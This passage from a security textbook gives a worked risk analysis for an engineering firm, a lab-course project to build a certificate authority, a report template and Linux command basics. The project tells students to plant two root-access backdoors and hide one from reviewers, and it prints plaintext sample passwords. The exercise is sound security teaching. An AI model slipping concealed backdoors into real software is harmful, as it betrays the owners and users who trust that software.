Vulnerabilities that might negatively impact the characteristics of an employee may result from dissatisfaction in terms of monetary interests, working atmosphere or the lack of career options. Aside from cases where an employee intentionally causes damage to the company, an employee may unintentionally cause damage due to lack of training or by accident. Such vulnerabilities might lead to violations of security properties of other assets. An employee might, for example, hand over confidential information about a project to competitors or might take customers with him when starting a new job at a competitor.

Finally, human health can be seen as a kind of vulnerability. Employees may be prevented from carrying out their work due to illnesses, accidents or even death.

Vulnerabilities Affecting Intangible Goods

Intangible goods are often affected indirectly as a consequence of threats against other assets. For example, if the confidentiality of engineering plans is violated, this results in a loss of customer confidence and affects the company's reputation.

Note that a good reputation is easily destroyed but very difficult to build. It requires a long history of keeping one's promises and doing the right thing. Standards and certifications can help here. Certification allows a company to demonstrate that its processes follow given standards. This may in turn increase customer confidence regarding these processes, e.g., the handling of confidential data.

8.4.5 Threat Sources

In this section we identify the relevant threat sources. Recall that a threat is composed of a threat source and a threat action, where the threat action corresponds to the exploit of a vulnerability. In Sect. 8.3 we listed different threat sources. The relevant threat sources depend on the system under consideration and the purpose of the risk analysis, and may vary from case to case. For example, we do not consider governmental agencies as potential threat sources in our scenario, since we believe that such agencies would not be interested in C1's assets. Note that this type of decision involves an informal kind of risk estimation. We believe that the motivation for a governmental agency to attack C1's systems is rather low, whereas such an agency's capabilities would presumably allow an attack.

For our risk analysis we consider the following threat sources:

Nature: Since the company is located close to a river that overflows approximately once every five years, flood is a threat source that must be taken into account. In addition, lightning and pollution should also be taken into account. Consider, for example, the possibility of pollution in the production hall of C2, where both the workstation and the milling machines are located.

Employees: The set of employees relevant for the risk analysis includes the engineers involved in projects, the precision mechanics handling the orders at C2, as well as anyone who has access to the relevant data, such as system administrators. Besides the technical personnel mentioned so far, one should not forget the concierge and the cleaning staff who probably have physical access to all the relevant equipment.

Script Kiddies: Since the systems considered are connected to the Internet, they are exposed to attacks by script kiddies.

Skilled Hacker: Although skilled hackers are not the primary threat source for the engineering company, it might be the case that competitors of C1's customers would identify C1 as the weakest link to get access to product information.

Malware: Of course malware must be taken into account. Although it is unlikely that directed malware will be used to attack C1, there is still the problem of undirected malware.

In terms of the list of potential threat sources mentioned in Sect. 8.3, we do not take into account *organized crime*, *governmental agencies* and *terrorists*, since they do not seem relevant for the system under consideration.

8.4.6 Risks and Countermeasures

After defining the assets, potential vulnerabilities and threat sources, we are ready to consider threats and associated risks. Since our risk analysis is qualitative, we define at this point the impact and likelihood levels of threats.

Recall how we defined the impact of vulnerabilities in Sect. 8.3. We defined the impact of a vulnerability as the difference between the value a stakeholder assigns to an asset's state before the vulnerability has been exploited and the value assigned afterwards. Since we did not define the states of the assets precisely and thus did not assign values to their states, we take a heuristic approach similar to the approach taken in the *Risk Management Guide for Information Technology Systems* [22]. Whereas in [22] the impact is associated with the exploit of a vulnerability, we refine this notion by associating the impact with the event that describes the exploit of a vulnerability and results in a state change of a given asset. We describe three impact categories *high*, *medium* and *low* as follows.

Impact	
Impact	Description
High	The event (1) may result in a highly costly loss of major tangible assets or resources; (2) may significantly violate, harm, or impede an organization's mission, reputation, or interest; or (3) may result in human death or serious injury.
Medium	The event (1) may result in a costly loss of tangible assets or resources; (2) may violate, harm, or impede an organization's mission, reputation, or interest, or (3) may result in human injury.
Low	The event (1) may result in a loss of some tangible assets or resources or (2) may noticeably affect an organization's mission, reputation, or interest.

After having defined a measure for the severity of events, we define a qualitative measure for the likelihood of each event's occurrence. This likelihood must take into account the motivation and capabilities of a threat source to exploit a vulnerability resulting in the change of an asset's state. Again we introduce three categories of likelihood, following [22].

Likelihood	
Likelihood	Description
High	The threat source is highly motivated and sufficiently capable of exploiting a given vulnerability in order to change the asset's state. The controls to prevent the vulnerability from being exploited are ineffective.
Medium	The threat source is motivated and capable of exploiting a given vulnerability in order to change the asset's state, but controls are in place that may impede a successful exploit of the vulnerability.
Low	The threat source lacks motivation or capabilities to exploit a given vulnerability in order to change the asset's state. Another possibility that results in a low likelihood is the case where controls are in place that prevent (or at least significantly impede) the vulnerability from being exercised.

Finally, we must provide a *risk-level* matrix that enables us to infer the resulting risk level for a given impact and likelihood. We again choose the qualitative categories *low*, *medium* and *high* to rank the risk associated with a given event.

Risk Level			
Likelihood	**Impact**		
	Low	Medium	High
High	Low	Medium	High
Medium	Low	Medium	Medium
Low	Low	Low	Low

Having defined all necessary components, we can now evaluate the risk associated with given events. We proceed on a per-asset basis. Namely, for each asset we consider the events where a threat source executes a vulnerability in order to change the asset's state. Given that we can associate a likelihood and an impact to the event, the risk-level matrix determines the resulting risk. Obviously there are many asset-threat-source-vulnerability combinations that need not be investigated. However, the listings of assets, vulnerabilities, and threat sources should allow us to get an overview of the critical threats to the system under consideration.

In the following we do not provide a complete list of all possible asset-threat-source-vulnerability combinations. Instead we present representative combinations that illustrate the results of a risk analysis.

Physical Assets: CAD Workstations

No.	Threat	Implemented/planned countermeasure(s)	L	I	Risk
1	Nature: Component might break, workstation unusable (e.g., hard-disk defect)	Service contract with the manufacturer, spare machines, standard image, network file system, central backup solution	*Low*	*Low*	*Low*
2	Nature: Lightning, flood	Workstations located in upper floors, lightning protection for the whole building and all devices	*Low*	*High*	*Low*
3	Employees: Accidental demolition, e.g., cleaning personnel emptying water over a workstation	Redundancy as mentioned under No. 1	*Low*	*Low*	*Low*

At this point we might realize that our initial set of assets and vulnerabilities is incomplete. First, the countermeasures in Threat 1 mention a central backup solution, which we did not include as an asset. Obviously the corresponding devices carry the same information as the CAD workstations and thus store critical data. The list of assets must therefore be extended to include the backup devices. Second, note that we did not take into account the case where a workstation or its components are stolen. Finally, one might take into account the disposal of old hardware. Since it is not difficult to recover the content of overwritten hard disks, additional measures might be required.

Physical Assets: Factory Workstation C2

The next physical asset we consider is the workstation in C2's production hall. Recall that the workstation is used to receive the CAD construction plans and to translate the plans into CNC code that is sent to one of the milling machines.

No.	Threat	Implemented/planned countermeasure(s)	L	I	Risk
1	Nature: Component might break, workstation unusable (e.g., hard-disk defect)	Machine has no special requirements and thus could be replaced. However, there is no backup system installed	*Low*	*Medium*	*Low*
2	Nature: Lightning, flood	The company has lightning protection, there are no other natural hazards known for the area where C2 is located	*Low*	*Medium*	*Low*
3	Nature: Pollution due to dust in the production hall, possibly destroying the workstation's cooling mechanism		*Medium*	*Medium*	*Medium*
4	Physical access to the workstation by persons with access to the production hall		*Medium*	*Medium*	*Medium*

Recall that the risk analysis is implemented by C1 and that the factory workstation C2 is owned and controlled by C2. However, since the workstation is a critical component in the production process, it is taken into account in the risk analysis. As a consequence of the threats described in the table, C1 might want to further reduce the risk associated with Threats 3 and 4. One possibility would be to place a dedicated (rugged) workstation in the component supplier's production hall that is only used for handling C1's orders. This would allow the engineering company to enforce a user and maintenance policy for the workstation. However, the CNC code must then be transmitted to a milling machine, and agreements about the usage of these machines would have to be made. An alternative countermeasure is that the contracts between C1 and C2 could explicitly refer to this problem and make the responsibility of the component supplier explicit.

Logical Assets: Software on CAD Workstations

We now examine a logical asset, namely the software on the CAD workstations of the engineering company.

No.	Threat	Implemented/planned countermeasure(s)	L	I	Risk
1	Employees unintentionally misconfigure software such that workstations are unusable, possibly resulting in loss of data	Well-trained system administrators, restricted rights for users, backup system, users are regularly sent to trainings, experienced users	*Low*	*Medium*	*Low*
2	Script kiddie gains control over a CAD workstation, potentially uses it as a relay host or file server, modifies relevant software	Workstations are properly maintained, not directly accessible from the Internet (firewall), antivirus software installed and kept up-to-date	*Low*	*Medium*	*Low*
3	Skilled hacker gains control over one of the CAD workstations because of a software vulnerability, either in the operating systems or an application. Installs root-kit, loss of confidential data	System administrators are trained to notice irregularities on the workstations. Workstations are hardened, regularly updated, have antivirus software installed, are not directly accessible from the Internet	*Low*	*High*	*Low*
4	Malware: Virus/worm spreads over the Internet/mail possibly affects system files, possible restricted usability of workstation, loss of data	Proper maintenance of the workstations, security patches installed, antivirus software on workstations as well as antivirus software on mail-server (different products), backup system, firewall shields internal network and workstations from the Internet	*Low*	*Medium*	*Low*

Although all the risks to logical assets are declared to be low, there are medium and high impacts. One might therefore consider implementing an intrusion detection system that would increase the likelihood that a break-in into an internal computer system would be detected.

Persons: External Administrators

External administrators are an example of persons that are considered to be assets from C1's point of view. In the system description, we have mentioned two external administrators: one in charge of the firewall administration and the other responsible for the mail server and the web server. Both are experts in their areas and are certified engineers.

No.	Threat	Implemented/planned countermeasure(s)	L	I	Risk
1	Serious illness, accident, or other event that would interrupt or terminate their employment unexpectedly	Contractual requirement for precise documentation of machine configurations and passwords	*Low*	*Medium*	*Low*
2	Bribery, corruption, giving confidential data to competitors	Contractual commitment to obey C1's non-disclosure policies	*Low*	*High*	*Low*
3	Unintended misconfiguration leading to service outage (e.g., Internet connection or mail service)	Only experienced and certified contractors, back-up scenarios, maintenance of critical infrastructure during nonworking hours	*Low*	*High*	*Low*

Intangible Goods: Customer Confidence

Intangible goods, such as customer confidence, are often associated with or depend on other assets. For example, if a customer requires the confidentiality of the technical data related to his order, this requires the correct functioning of the security-relevant technical components as well as the correct processing of the information by the involved personnel.

No.	Threat	Implemented/planned countermeasure(s)	L	I	Risk
1	Theft of confidential technical data related to an order	Experienced and certified personnel, state-of-the-art security measures, regular external reviews of the involved computer systems	*Medium*	*High*	*Medium*
2	Customer gets a bad impression because of long response time, difficulties in processing of order account	Clearly defined processes, software support for order process, clearly appointed contact persons for each order	*Low*	*Medium*	*Low*

For Threat 1, the risk level is medium. This results from the fact that critical information related to orders can be found on C2's factory workstation, which does not meet the required security precautions. As a result, this workstation is a "weak link" in the chain of components that processes critical information. Although the workstation is originally not under C1's control, at least in terms of C1's customers' point of view, it is part of C1's responsibility.

8.4.7 Summary

We have presented an approach to risk analysis and an example of its application. The example is only partial and, as discussed in Sect. 8.2, risk analysis is an iterative process. Nevertheless, the analysis revealed problems with the existing system. The threats that are assigned a medium risk involve the workstation in C2's production hall. The countermeasure proposed to reduce this risk is to provide a workstation under C1's control. This would reduce the likelihood of the threats and would reduce the risk to low in the next iteration of risk analysis. Another option, of course, is to accept the risk.

Appendix A
Using This Book in a Lab Course

In this appendix we describe how this book can be used within a laboratory course. Our description is based on our undergraduate course *Applied Security Laboratory* held annually at the Department of Computer Science at ETH Zurich. In addition to working through this book's chapters, the students also carry out a project in which they implement and review a small system of nontrivial complexity. We describe here how this course is structured and give an example of one such project.

A.1 Course Structure

Our Applied Security Laboratory runs for 13 weeks. There are a couple of short lectures, which introduce the course's structure, the topics covered and our expectations for the students, including a time plan. For assignments and the project, the students may use any computer they like, as long as its operating system supports VirtualBox. For the project the students must implement a system which has to be delivered as a virtual machine running under VirtualBox so that the implementations may be exchanged among student teams for review.

Our course consists of the following four parts.

Learning: The book is used as a basis for the project in combination with the virtual machines provided with this book. The main goal is to provide the students with the skills necessary to complete the project. For this first part of the lecture, the students are free to work through the book at their own pace.

Project: For the project, the students form teams of up to four members. They are given a requirements document (Appendix A.2) and a report template (Appendix B). Each team must design and implement a system satisfying the given requirements and document this in their report. The system must be implemented as a virtual machine and must be documented. In addition, each team should conduct a risk analysis for their system.

Review: After completing the above project tasks, the teams exchange their implementations (as virtual machines) and reports. The teams now extensively review each other's implementations. The review starts with a functionality check: Does the implementation actually meet the requirements? Then the system is investigated starting with a conceptual analysis of the architecture and the security measures. Finally a penetration test is undertaken using the tools of choice. The goal of this investigation is threefold: to check whether the implementation properly incorporates the security measures described in the report, to uncover remaining security issues, such as the two intentionally inserted backdoors required by the assignment, and finally to gain experience in carrying out both black-box and white-box system analysis. Finally, each team documents their findings and compares the reviewed system with their own implementation.

Presentation: Each team presents its view of the highlights of the course in a short presentation. The teams usually present vulnerabilities that they found or sophisticated security measures that they have implemented in their own system. This presentation session has proved to be a valuable forum for the students to give feedback on the lab.

The final grade for the course is comprised of a grade for the report and the grade achieved in a final written exam. The final exam tests the student's understanding of the concepts presented in the book and the project. The questions are similar to the exercises presented at the end of the previous chapters.

A.2 Project

We present below the project assignment handed out to the students for their implementation project. The project changes from year to year, and the project presented here is just one example, focused on designing and implementing a (minimal) certificate authority.

The project assignment includes a requirements document for the system to be built. Some parts of the system requirements are left unspecified or intentionally vague so that the students are confronted with situations arising in real-world projects. The students thus must make design decisions that they should justify in their report. In addition to the system implementation, the students should implement two backdoors into their system. One of the backdoors should be fairly obvious, i.e., a backdoor that is likely to be found during a subsequent review. As for the second backdoor, the students should give their best effort to conceal it from the reviewers.

iMovies Certificate Authority

Background

The (fictional) company iMovies wants to take its first steps towards offering PKI-based services. For this reason, a simple Certificate Authority (CA) should be implemented, with which internal employees can be provided with digital certificates. These certificates will be used by the employees for secure e-mail communication.

Assignment

In groups of up to four students, you are expected to design and implement a CA according to the requirements given below. In a second step, the implementations will be exchanged among the groups and each group should then review another group's CA.

Functional Requirements

Certificate Issuing Process

iMovies already maintains a MySQL database in which all employees are listed, along with their personal data as well as a user ID and a password. This database is a legacy system, which cannot be migrated. The CA should verify authorized certificate requests on the basis of this database.

The process of granting certificates should be as follows:

1. The user logs in via a web form by entering his user ID and his password. The user ID and password are verified by consulting the information stored in the database.
2. The user is shown the user information stored in the database. If required, the user may correct this information and any changes will be applied to the database.
3. A certificate is issued based on the (possibly corrected) user information from Step 2.
4. The user is offered the possibility to download the new certificate, including the corresponding private key, in PKCS#12 format.

Certificate Revocation Process

Employees need the possibility to revoke certificates, for example, when their private key is compromised or lost.

The process of revoking a certificate should be as follows:

1. The affected user authenticates himself to a web application. Authentication can either be certificate-based client authentication over SSL/TLS (if the user still holds the certificate and the corresponding private key) or the user uses his user name and password stored in the database (if the user has lost the certificate or the corresponding private key).
2. After successful authentication, the certificate in question (or all affected certificates of the affected user) will be revoked. Additionally, a new certificate revocation list will be generated and published on the web server.

Administrator Interface

Using a dedicated web interface, CA administrators can consult the CA's current state. The interface provides at least the following information:

1. Number of issued certificates
2. Number of revoked certificates
3. Current serial number

Administrators authenticate themselves with their digital certificate.

Key Backup

A copy of all keys and certificates issued must be stored in an archive. The archive is intended to ensure that encrypted data is still accessible even in the case of loss of an employee's certificate or private key, or even the employee himself.

System Administration and Maintenance

For remote administration, the system should provide appropriate and secure interfaces. In addition, an automated back-up solution must be implemented, which includes configuration and logging information.

Note that these interfaces do not need to be especially comfortable or user friendly. It is sufficient to provide suitable and simple interfaces with the help of standard protocols such as SSH and FTP.

Components to Be Provided

Web Server: User interfaces, certificate requests, certificate delivery, revocation requests, etc.

Core CA: Management of user certificates, CA configuration, CA certificates and keys, functionality to issue new certificates, etc.

MySQL Database: Legacy database with user data. The database specification can be found in Sect. A.2.

Client: Sample client system that allows one to test the CA's functionality. The client system should be configured such that all functions can be tested. This requires, for example, the configuration of a special certificate so that the administrator interface can be tested.

Describe exactly how these components are distributed on various computers and exactly what additional components are required to enforce the security measures. The implementation is left up to the project team.

All systems must be built using VirtualBox, which defines the "hardware". The software is freely choosable. However, the operating systems must be Linux variants, and the legacy database requires MySQL.

Security Requirements

The most important security requirements are:

- Access control with regard to the CA functionality and data, in particular configuration and keys.
- Secrecy and integrity with respect to the private keys in the key backup. Note that the protection of the private keys on users' computers is the responsibility of the individual users.
- Secrecy and integrity with respect to user data.
- Access control on all component IT systems.

You are supposed to derive the necessary security measures from a risk analysis. Use the methodology provided in Chap. 8.

Backdoors

You must build two backdoors into your system. Both backdoors should allow remote, privileged (i.e., `root`) access to the system with the web server. The reviewers of your system will later have to search for these backdoors.

Design and implement one backdoor so that it will be nontrivial for the reviewers to find it, but it will probably be found. Give your best effort when it comes to the second backdoor! Try to hide it so well that the reviewers will never find it.

Review

After the implementation of the infrastructure described above, access to it will be given to another team that will review it. Simultaneously, your team will review another team's project.

The review should be conducted both as a "black-box" and a "white-box" review. On one hand, you should examine the system from outside through appropriate scans and tests. On the other hand, the other team will provide you with all necessary information for access to all components that you must review, so that you can analyze the entire system from the inside.

You should decide on an appropriate "review computer" to conduct the black-box analysis from. The choice is yours. You could, for example, use the machine **`mallet`** from the lab, develop tools yourself or use freely available collections such as BackTrack (www.backtrack-linux.org).

Written Report

Structure

You will write a report both on your own system and on the system that you review. Templates specifying the structure of these reports are given in Appendix B. Follow the instructions in the templates.

Evaluation Criteria

Both the form and the content of your two reports will be evaluated. The content will be more strongly weighted than the form. We attach special importance to the following points:

- The reports fulfill the instructions given in the templates, are structured according to the templates and are complete.
- The reports are written in a precise, correct and clear way. Brevity is preferable to verbosity. Extracts from configuration files and lists of executed commands, for example, are not desired.
- The risk analysis corresponds to the project description and provides an adequate catalog of countermeasures. All decisions are justified.
- All discussions are objective.
- The system built reflects what is described in the report, and the functionality described in the requirements must be entirely present. However interfaces must only be functional, and their graphical attractiveness is irrelevant.
- The review of the other team's system is careful and systematic.

Timeline

Timeline	Milestones
Week 1	Project Start
Week 5	Submit the first rough system description and risk analysis. This means a graphical sketch of the application architecture, a rough overview of the system with the most important components and information flows, the most important assets and 3-5 of the worst risks/vulnerable areas. Submit by e-mail to assistant@xyz.edu by Friday, 13:00.
Week 10	Infrastructure is ready. Submit the finished system description and risk analysis, including a description of the security measures, by e-mail to assistant@xyz.edu by Friday, 13:00. Start of the reviews.
Week 13	End of reviews. Submit the complete written reports to assistant@xyz.edu by Friday, 13:00. Every group is expected to give a short (20 minute) presentation about the highlights of the course from their perspective.

Final Advice

If you use lab machines you are responsible for backing up your own work.

Specification Database

The database contains the following information:

```
mysql> select * from users;
+-----+-------------+-------------+---------------+----[...]---+
| uid | lastname    | firstname   | email         | pwd        |
+-----+-------------+-------------+---------------+----[...]---+
| db  | Basin       | David       | db@iMovies    | 8d0[...]05 |
| ps  | Schaller    | Patrick     | ps@iMovies    | 6e5[...]c7 |
| ms  | Schlaepfer  | Michael     | ms@iMovies    | 4d7[...]75 |
| a3  | Anderson    | Andres Alan | and@iMovies   | 523[...]e6 |
+-----+-------------+-------------+---------------+----[...]---+
4 rows in set (0.03 sec)
```

The password entries in column "pwd" correspond to the SHA1-checksums of the original passwords. The plaintext passwords are:

UserID	Password
db	`D15Licz6`
ps	`KramBamBuli`
ms	`MidbSvlJ`
a3	`Astrid`

The checksums are generated, for example, as follows:

```
bob@bob:~$ echo -n krambambuli | openssl sha1
```

The existence as well as the content of the database are mandatory. For the implementation of the CA, the database thus has to exist and must contain the above table.

Appendix B
Report Template

The following report template is provided to the students as a LaTeX file. However, students are free to use their tool of choice to create their reports as long as the structure of their report (i.e., the section headings) coincides with the template's structure.

The template is based on the approach to risk analysis introduced in Chap. 8 and in the NIST publication [22]. The NIST publication should be read by the students prior to their report.

B.1 System Characterization

B.1.1 System Overview

Describe the system's mission, the system boundaries, and the overall system architecture, including the main subsystems and their relationships. This description should provide a high-level overview of the system, e.g., suitable for managers, that complements the more technical description that follows.

B.1.2 System Functionality

Describe the system's functions.

B.1.3 Components and Subsystems

List all system components, subdivided, for example, into categories such as platforms, applications, data records, etc. For each component, state its relevant properties.

B.1.4 Interfaces

Specify all interfaces and information flows, from the technical as well as from the organizational point of view.

B.1.5 Backdoors

Describe the implemented backdoors. **Do not add this section to the version of your report that is handed over to the team that reviews your system!**

B.1.6 Additional Material

You may have additional sections according to your needs.

B.2 Risk Analysis and Security Measures

B.2.1 Information Assets

Describe the relevant assets and their required security properties. For example, data objects, access restrictions, configurations, etc.

B.2.2 Threat Sources

Name and describe potential threat sources.

B.2.3 Risks and Countermeasures

List all potential threats and the corresponding countermeasures. Estimate the risk based on the information about the threat, the threat sources and the corresponding countermeasure. For this purpose, use the following three tables.

Impact	
Impact	Description
High	...
Medium	...
Low	...

Likelihood	
Likelihood	Description
High	...
Medium	...
Low	...

Risk Level			
Likelihood	**Impact**		
	Low	Medium	High
High	Low	Medium	High
Medium	Low	Medium	Medium
Low	Low	Low	Low

Evaluation Asset X

Evaluate the likelihood, impact and the resulting risk, after implementation of the corresponding countermeasures.

No.	Threat	Implemented/planned countermeasure(s)	L	I	Risk
1	...	...	*Low*	*Low*	*Low*
2	...	...	*Medium*	*High*	*Medium*

Evaluation Asset y

No.	Threat	Implemented/planned countermeasure(s)	L	I	Risk
1	...	...	*Low*	*Low*	*Low*
2	...	...	*Medium*	*High*	*Medium*

Detailed Description of Selected Countermeasures

Optionally explain the details of the countermeasures mentioned above.

Risk Acceptance

List all medium and high risks, according to the evaluation above. For each risk, propose additional countermeasures that could be implemented to further reduce the risks.

No. of threat	Proposed countermeasure including expected impact
...	...
...	...

B.3 Review of the External System

B.3.1 Background

Developers of the external system: *x', y', z'*, ...

Date of the review: ...

B.3.2 Completeness in Terms of Functionality

Does the system meet the requirements given in the assignment? If not, list any missing functionality.

B.3.3 Architecture and Security Concepts

Study the documentation that came with the external system and evaluation. Is the chosen architecture well suited for the tasks specified in the requirements? Is the risk analysis coherent and complete? Are the countermeasures appropriate?

B.3.4 Implementation

Investigate the system. Are the countermeasures implemented as described? Do you see security problems?

B.3.5 Backdoors

Describe all backdoors found on the system. It may be that you also find unintended backdoors, which cannot be distinguished from intentionally added backdoors.

B.3.6 Comparison

Compare your system with the external system you were given for the review. Are there any remarkable highlights in your system or the external system?

Appendix C
Linux Basics and Tools

In this appendix we summarize the basics of Linux systems. While this summary is far from complete, it should help inexperienced users to understand and carry out the assignments presented in this book. This appendix should be understood as just a brief introduction to the topic. The reader will find a rich source of further information in Linux manual pages, presented in the first section of this appendix, and on the Internet.

C.1 System Documentation

On Linux systems you will find a manual page (a so-called man page) for most commands. The manual pages not only contain information on commands, but also on system calls, library functions and configuration files. Every manual page is assigned to a section, and the sections are arranged as follows.

1 User commands
2 System calls
3 Library functions
4 Special files
5 File formats
6 Games
7 Conventions and miscellany
8 Administration and privileged commands

As notation, if a command such as `ls` is found in section 1, then this is indicated by writing `ls(1)`.

Sections are sometimes further divided into subsections, such as section 3c containing information on C-library functions. If there exist multiple manual pages for a given command, the pages will be displayed in a predefined order. However, users can choose which manual section the displayed information should originate from. The following examples show how the `man` command is typically used.

DOI 10.1007/978-3-642-24474-2,

`man ls`	displays the manual page of `ls`
`man ldconfig`	displays the manual page of `ldconfig`
`man read`	displays the manual page of `read(2)`
`man 3 read`	displays the manual page of `read(3)`
`man -wa read`	displays all available manual pages for `read`
`man -k read`	displays all manual pages that include the key word "read"

On a Linux system, the manual pages are ordered by section and can be found in `/usr/share/man` (sometimes in `/usr/local/man`). Using the command `nroff` you can read manual pages directly, as the following example shows.

```
alice@alice:$ gzcat /usr/share/man/man1/ls.1.gz | \
alice@alice:$ nroff -man | more
```

Formatting manual pages directly may be helpful in cases where a manual page has not been installed correctly and therefore cannot be displayed using the `man` command.

The official documentation format is called *info* and is part of a system called *Texinfo*. Texinfo is hypertext and creates a browser-like interface on a terminal (similar to emacs). Whereas the manual pages are just the electronic form of printed documentation, Texinfo has been designed for electronic representation, i.e., Texinfo is hierarchically structured, contains hyperlinks (cross references) and may be browsed globally.

`info ls`	displays Texinfo documentation for `ls`
`info ldconfig`	displays the manual page (!) of `ldconfig`
`info read`	displays Texinfo documentation for `readline`

As expected, you may use the cursor keys to navigate in a Texinfo page, and using "Enter" you may follow a hyperlink. Useful commands include:

`/`	search
`n`	next page
`p`	previous page
`u`	ascend in the hierarchy structure
`q`	quit
`?`	enter help menu

Some documentation is neither accessible as a manual page nor in Texinfo format, but may be found as a simple text file, postscript, HTML or in a similar format in `/usr/share/doc`. Sometimes it might be necessary to search on the web site of the developer, browse the Internet or even look at the source code.

C.2 Tools

Instead of printing the manual pages for a set of tools, we will restrict ourselves to presenting a couple of application examples. Further information can be found in the manual pages, the Internet, or in one of the many books about Unix and Linux such as *Unix Power Tools* [14].

The main human interface on a Linux system is called the *shell*. The shell provides an interface layer between the Linux kernel and the human user. It implements a text-based user interface providing a "read, evaluate and print" loop, reading commands from the user, evaluating them and printing the results (which typically come from programs executed). The shell is also a powerful programming environment and is capable of automating most administrative tasks.

There are differing variants of shells. The most common is the *Bourne* shell `sh` named after its inventor Steve Bourne. It has been widely replaced by the *Bourne-Again* shell `bash`. Other popular variants include the *Korn* shell `ksh`, the *C* shell `csh`, and its newer variant `tcsh`. In order to write portable shell scripts, use of the Bourne shell (`sh`) is recommended, since it is still the most widely used shell variant and is available on most Unix-like systems by default. In the following, we will concentrate on the *Bourne-Again* shell, the standard shell for Linux systems.

C.2.1 Variables

A shell distinguishes between two types of variables called *shell variables* and *environment variables*. Shell variables are only visible within a given shell. They can be seen as local variables, as implemented in programming languages. In contrast, environment variables are passed to other programs and other shells. The set of environment variables specifies the environment in which programs execute. Any running program gets its own copy of the environment variables. Modification of the variables therefore does not affect concurrently running programs, but only child programs started later. The following examples show how to work with variables using the *Bourne-Again* shell:

`variable=value`	set a shell variable
`unset variable`	delete a shell or environment variable
`export variable`	export a shell variable into an environment variable
`export variable=value`	set and export a variable
`variable=value command`	set a variable temporarily and execute a command
`echo $variable`	print the content of a shell or environment variable

C.2.2 *Quoting and Wildcards*

The shell assigns a special interpretation to certain characters such as quotes and "wildcards". The following table contains the most important wildcards and their interpretations.

`*`	file names: zero or more characters
`?`	file names: a single character
`$`	prefix for variables
`[]`	matches one of the characters included inside the `[]` symbols
`"`	within double quotes `*` and `?` are not interpreted
`'`	within single quotes no wildcards are interpreted
`\`	revokes the special interpretation of any character

These wildcards are interpreted prior to command execution, thus saving commands from individually interpreting them. The following are examples of the use of wildcards.

`echo *`	lists all files in the current directory
`echo *.txt`	lists all files in the current directory with the extension `.txt`
`echo [abc]*`	lists all files in the current directory starting either with an `a`, `b` or `c`
`echo "$variable"`	prints the content of the variable
`echo '$variable'`	prints $variable
`echo "\$variable"`	prints $variable

C.2.3 *Pipelining and Backquotes*

An important mechanism provided by shells is the ability to sequentially combine commands using *pipes*. Two commands $C1$ and $C2$ are composed as $C1 \mid C2$. This redirects the output of the first command to the input of the second command. Error messages are still sent directly to the user. A similar functionality is provided by backquotes, where the standard output of an executed command is inserted in place of the backquoted command.

`ls | more`	displays the output of `ls` page-wise using the command `more`
``variable=`date` ``	sets the content of variable to the output of the command `date`

C.2.4 `ls`, `find` and `locate`

Linux provides a set of tools to search for files:

`ls`	prints all files and subdirectories of the current directory
`ls -F`	prints additionally the type of file (directory, executable, ...)
`ls -aR`	lists all files and subdirectories recursively
`find .`	finds all files and directories contained in the current directory
``find `pwd` ``	finds all files and directories contained in directory `` `pwd` ``
`find . -type f`	finds files only (recursively)
`find /bin | xargs file`	show the type of file for all files in `/bin`
`locate pam_`	lists all files that include `pam_` in their name
`locate -i pam_`	ignore case

C.2.5 `wc`, `sort`, `uniq`, `head` and `tail`

These tools are often used in combination with pipes:

`ps ax | wc -l`	number of running processes
`ps ax | sort -rn`	processes ordered backwards according to their process id
`ps ax | sort -k 5`	lists all processes ordered by name
`ps ax | sort -k 5 | uniq -f 4`	lists processes with the same name only once
`tail -20 /var/log/messages`	displays the last 20 lines of the file `/var/log/messages`
`tail -f /var/log/messages`	displays the last 10 lines of `/var/log/messages` and waits for new data to be appended to the file

C.2.6 `ps`, `pgrep`, `kill` and `killall`

These tools monitor and manipulate processes:

`ps ax`	displays all running process
`ps ax -o "pid command"`	displays for every process its process-id and the command used to start it
`pgrep httpd`	PIDs of all processes that include the string `httpd`
`kill 2319`	send signal `SIGTERM` to `PID 2319`
`kill -HUP 2319`	send `SIGHUP` to `PID 2319`
`kill -KILL 2319`	terminate `PID 2319`
`killall -HUP httpd`	send `SIGHUP` to all processes that include the string `httpd`

C.2.7 `grep`

`grep` searches the given input files for lines matching a given pattern. Patterns are provided by the user using *regular expressions*. The following characters have special meaning when used inside a regular expression:

`.`	matches any character
`.*`	any string (including the empty string)
`$`	end of a line
`^`	beginning of a line
`[a-z]`	any (single) character from the sequence a–z
`[^a-z]`	any character except one from the sequence a–z
`^[^a-z]`	any character except one from the sequence a–z occurring at the beginning of a line
`[abcd]`	a, b, c or d
`[abc^]`	a, b, c or ^

The following are examples of how `grep` is used:

`grep test file.txt`	displays all lines in file `file.txt` containing the string “test”
`grep test *`	displays all lines containing the string “test” in any file of the current directory
`grep -v test *`	displays lines not containing “test”
`grep -i test *`	ignores case
`grep -e foo -e bar *`	finds lines containing “foo” or “bar” in any file in the current directory
`grep ^[a-z] file.txt`	finds every line in file `file.txt` that starts with a lower-case character from the sequence a–z

C.2.8 `awk` *and* `sed`

`awk` and `sed` are two powerful and useful tools. Both can be used to edit the contents of a file or the output of another program.

The manual page of `awk` calls it a “pattern scanning and processing language”. Thus `awk` can be used to change the formatting of another command’s output according to the programmer’s needs. Consider, for example, the case where you want to list all running processing, including their process-id, the parent-process-id and the command the process was started with. A command that provides us with this information is:

```
>ps -ef
UID        PID  PPID  C STIME TTY          TIME CMD
root         1     0  0 08:49 ?        00:00:00 /sbin/init
root         2     0  0 08:49 ?        00:00:00 [kthreadd]
root         3     2  0 08:49 ?        00:00:00 [ksoftirqd/0]
...
```

However, this command provides more information than we want. We can reformat the output as follows:

```
>ps -ef | awk {'print $2 " " $3 " " $8'}
PID  PPID  CMD
1 0 /sbin/init
2 0 [kthreadd]
3 2 [ksoftirqd/0]
...
```

The program `awk` splits the fields of a line on space characters and thus outputs (`print`) in the example the second (`$2`), third (`$3`), and eighth (`$8`) column of the output of `ps -ef`.

The most frequently used option for `sed` is `s` (substitute), which allows one to search for a pattern and replace it with a string. The command has the following structure

`sed 's/regexp/new_value/options/;'`

Thus the command:

```
cat file.txt | sed 's/regex1/string1; s/regex2/string2'
```

will replace all matches for `regex1` with `string1`, and all matches for `regex2` with `string2` in the output of `cat file.txt`. Other examples are:

```
ps ax -o 'comm pid' | \
awk '/^httpd / { print $2;
}'
```

list PIDs of all running HTTP processes

```
ps ax -o 'comm pid' | \
sed -n '/^httpd / \
 { s/httpd *//; p; }'
```

the same using sed

Regular expressions used with `sed` and `awk` are similar to those used with `grep`, although they differ in minor details.

C.2.9 Tcpdump

